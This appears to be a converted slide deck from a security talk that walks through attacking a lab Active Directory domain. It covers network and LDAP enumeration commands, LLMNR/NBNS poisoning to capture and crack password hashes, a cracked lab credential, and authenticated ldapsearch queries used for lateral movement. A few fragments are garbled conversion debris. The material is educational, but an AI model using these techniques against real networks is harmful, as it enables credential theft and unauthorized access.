
Unauthorized User aka „Getting creds“



Phase 1 - Unauthorized User

Enumerate – Common Network traffic

- Check out what network protocols are running and analyse for potential weaknesses



The screenshot shows a Wireshark interface with the following details:

- Network interface: *eth0
- Time: 14:42 CEST 2018
- Protocol: LLMNR (highlighted by a red box)
- Source: fe80::60c4:a4f... and 10.0.3.104
- Destination: ff02::1:3 and 224.0.0.252
- Length: 103, 83, 103, 83, 110, 90, 110, 90, 110, 90, 110, 90 bytes
- Info: Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5, Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2, Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3, Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3, Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3, Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3

No.	Time	Source	Destination	Protocol	Length	Info
18	6.710230771	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
19	6.710325072	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
23	6.813791489	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
24	6.813989519	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
25	7.754543835	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
26	7.754668982	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
27	7.860588451	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
28	7.860598720	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
33	9.708549323	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
34	9.708678932	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
35	9.813649281	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
36	9.813846590	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3

Phase 1 - Unauthorized User

Enumerate DHCP

➤ DHCP info

```
[root:~/OWASP/impacket/examples]# nmap --script broadcast-dhcp-discover
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 18:19 CEST
Pre-scan script results:
| broadcast-dhcp-discover:
| Response 1 of 1:
|   IP Offered: 10.0.3.105
|   DHCP Message Type: DHCPOFFER
|   Subnet Mask: 255.255.255.0
|   Renewal Time Value: 0s
|   Rebinding Time Value: 0s
|   IP Address Lease Time: 1s
|   Server Identifier: 10.0.3.200
|   Router: 10.0.3.1
|   Domain Name Server: 10.0.3.200, 1.1.1.1
|   Domain Name: pwny.lab\x00
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.30 seconds
```

Phase 1 - Unauthorized User

Enumerate DNS

➤ DNS recon

```
[root:~]# dnsrecon -r 10.0.3.0/24 -n 10.0.3.200
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.0.3.0 to 10.0.3.255
[*]      PTR winpwn.pwny.lab 10.0.3.100
[*]      PTR workstation04.pwny.lab 10.0.3.105
[*]      PTR workstation03.pwny.lab 10.0.3.103
[*]      PTR workstation01.pwny.lab 10.0.3.104
[*]      PTR pwnylabdc01.pwny.lab 10.0.3.200
[+] 5 Records Found
```

Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

- Get some information from the LDAP service
- This information is necessary for other devices that want to join the domain

```
[root:~/OWASP/impacket/examples]# ldapsearch -LLL -x -H ldap://pwny.lab -b -s base '(objectclass=*)'

dn: llmnr || nbns
currentTime: 20180524164028.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=pwny,DC=lab
dsServiceName: CN=NTDS Settings,CN=PWNYLABDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab
namingContexts: DC=pwny,DC=lab
namingContexts: CN=Configuration;DC=pwny,DC=lab
namingContexts: CN=Schema,CN=Configuration,DC=pwny,DC=lab
namingContexts: DC=DomainDnsZones,DC=pwny,DC=lab
namingContexts: DC=ForestDnsZones,DC=pwny,DC=lab
defaultNamingContext: DC=pwny,DC=lab
schemaNamingContext: CN=Schema,CN=Configuration,DC=pwny,DC=lab
configurationNamingContext: CN=Configuration,DC=pwny,DC=lab
rootDomainNamingContext: DC=pwny,DC=lab
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.301
```

Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

- Forest functionality level is set based on the highest OS functionality level a domain can support

```
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: PWNYLABDC01.pwny.lab
ldapServiceName: pwny.lab:pwnylabdc01$@PWNY.LAB
serverName: CN=PWNYLABDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
isSynchronized: TRUE
isGlobalCatalogReady: TRUE
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 60 03 08 00 27
```

Value	Forest	Domain	Domain Controller
0	2000	2000 Mixed/Native	2000
1	2003 Interim	2003 Interim	N/A
2	2003	2003	2003
3	2008	2008	2008
4	2008 R2	2008 R2	2008 R2
5	2012	2012	2012
6	2012 R2	2012 R2	2012 R2
7	2016	2016	2016

<https://serverfault.com/a/512292>

➤ Results:

- » Domain name pwny.lab
 - » Domain Controller: pwnylabdc01.pwny.lab (10.0.3.200)
 - » Subnet: 10.0.3.0/24
 - » Router: 10.0.3.1
 - » DC functionality level: Windows Server 2012
- » Network clients:
 - » workstation01.pwny.lab
 - » workstation04.pwny.lab

Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access



Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access

- There are many different ways to steal user credentials like:
 - » Rouge devices
 - » Password spraying
 - » Default passwords (Tomcat, Jenkins & Co)
 - » Missing patches
 - » Cleartext passwords on file share
 - » Vulnerable web application
 - » Kerberoasting
 - » Social Engineering
 - » Phishing
 - » MITM
 - » Vulnerable software versions
 - » Have a look at the MITRE Attack Matrix
 - » https://attack.mitre.org/wiki/Initial_Access



LLMNR, NBNS & Co.

➤ DNS-Fallbackprotocols

- Link Local Multicast Name Resolution (**LLMNR**)
- NETBIOS Name Service (**NBNS**)
- mDNS

➤ LLMNR & NBNS allow name resolution of failed DNS requests

- Leveraging other computers in a network

➤ Name Resolution Process:




➤ Usage of LLMNR & NBNS in the PWNY.corp network

Wireshark screenshot showing network traffic on interface *eth0. The packet list is filtered to show LLMNR and NBNS traffic. The table below details the captured packets.

No.	Time	Source	Destination	Protocol	Length	Info
18	6.710230771	fe80::60c4:a4f... ff02::1:3		LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
19	6.710325072	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
23	6.813791489	fe80::60c4:a4f... ff02::1:3		LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
24	6.813989519	10.0.3.104	224.0.0.252	LLMNR	83	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
25	7.754543835	fe80::60c4:a4f... ff02::1:3		LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
26	7.754668982	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
27	7.860588451	fe80::60c4:a4f... ff02::1:3		LLMNR	110	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
28	7.860598720	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2

Network Layer Protection Analysis & Attack

LLMNR/NBNS Poisoning Attack



```
21. Sep 19:32 etc
1 21. Sep 15:52 home
7 30. Sep 2015 lib -> usr/lib
84 30. Sep 2015 lib64 -> usr/lib
96 23. Jul 10:01 lost+found
896 1. Aug 22:45 mnt
30. Sep 2015 opt
16 21. Sep 15:52 private -> /home/encrypted
9 21. Sep 08:15 proc
4096 12. Aug 15:37 root
560 21. Sep 15:57
7 30. Sep 15:58
```

Demo

Stealing credentials abusing LLMNR/NBTNS

➤ Analysing and cracking the hashes

Cracking the hashes

➤ Results:

- » Valid user account with password
 - » PWNY\jar.jar-binks:Welcome2015
- » Users password hashes for:
 - » PWNY\darth.vader
 - » PWNY\obi-wan.kenobi
 - » PWNY\chewbacca



Phase 2 – Unprivileged Users

Taking advantage of LDAP

Phase 2 – Unprivileged user

Escalating privileges aka. lateral movement

- During phase 1, it was possible to compromise an unprivileged user account
 - » Not a local admin on any machine
 - » Not a member of any sensitive group
- What can you do with this?
 - » Login to webmail/user-mailbox
 - » [Ruler](#)
 - » Enumerate available SMB-shares
 - » [SMBMap](#)
 - » [CrackMapExec](#)
 - » Use available information in the Global Catalog to your advantage

Phase 2 – Unprivileged user

Taking advantage of LDAP

- Use available information in the Global Catalog to your advantage
- LDAP is the underlying directory access protocol in AD
- There are no special privileges needed to bind to LDAP - any valid account can read the entire directory! (by default)
- Create very flexible queries using LDAP...
- Examples:
 - » Get a list of all domain users that contain *adm* in their account name
 - » Get a list of all domain groups that contain *adm*
 - » Get a list of all domain joined systems where operating system like *XP* or *2000*
 - » Show all groups a user is memberOf
 - » Recursively lookup all members of a group
 - » Show all user that have a description like *pass* or *pw*

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Get a list of all domain users

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=user)" sAMAccountName userPrincipalName memberOf
```

Get a list of all domain groups

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=group)" sAMAccountName member memberOf
```

Get a list of all domain joined systems

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=computer)" name dNSHostname operatingSystem operatingSystemVersion lastLogonTimestamp servicePrincipalName
```

Recursively lookup all members of a group

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domänen-Admins,CN=Users,DC=PWNY,DC=LAB))" | grep sAMAccountName | cut -d" " -f2
```

Show all groups a user is memberOf

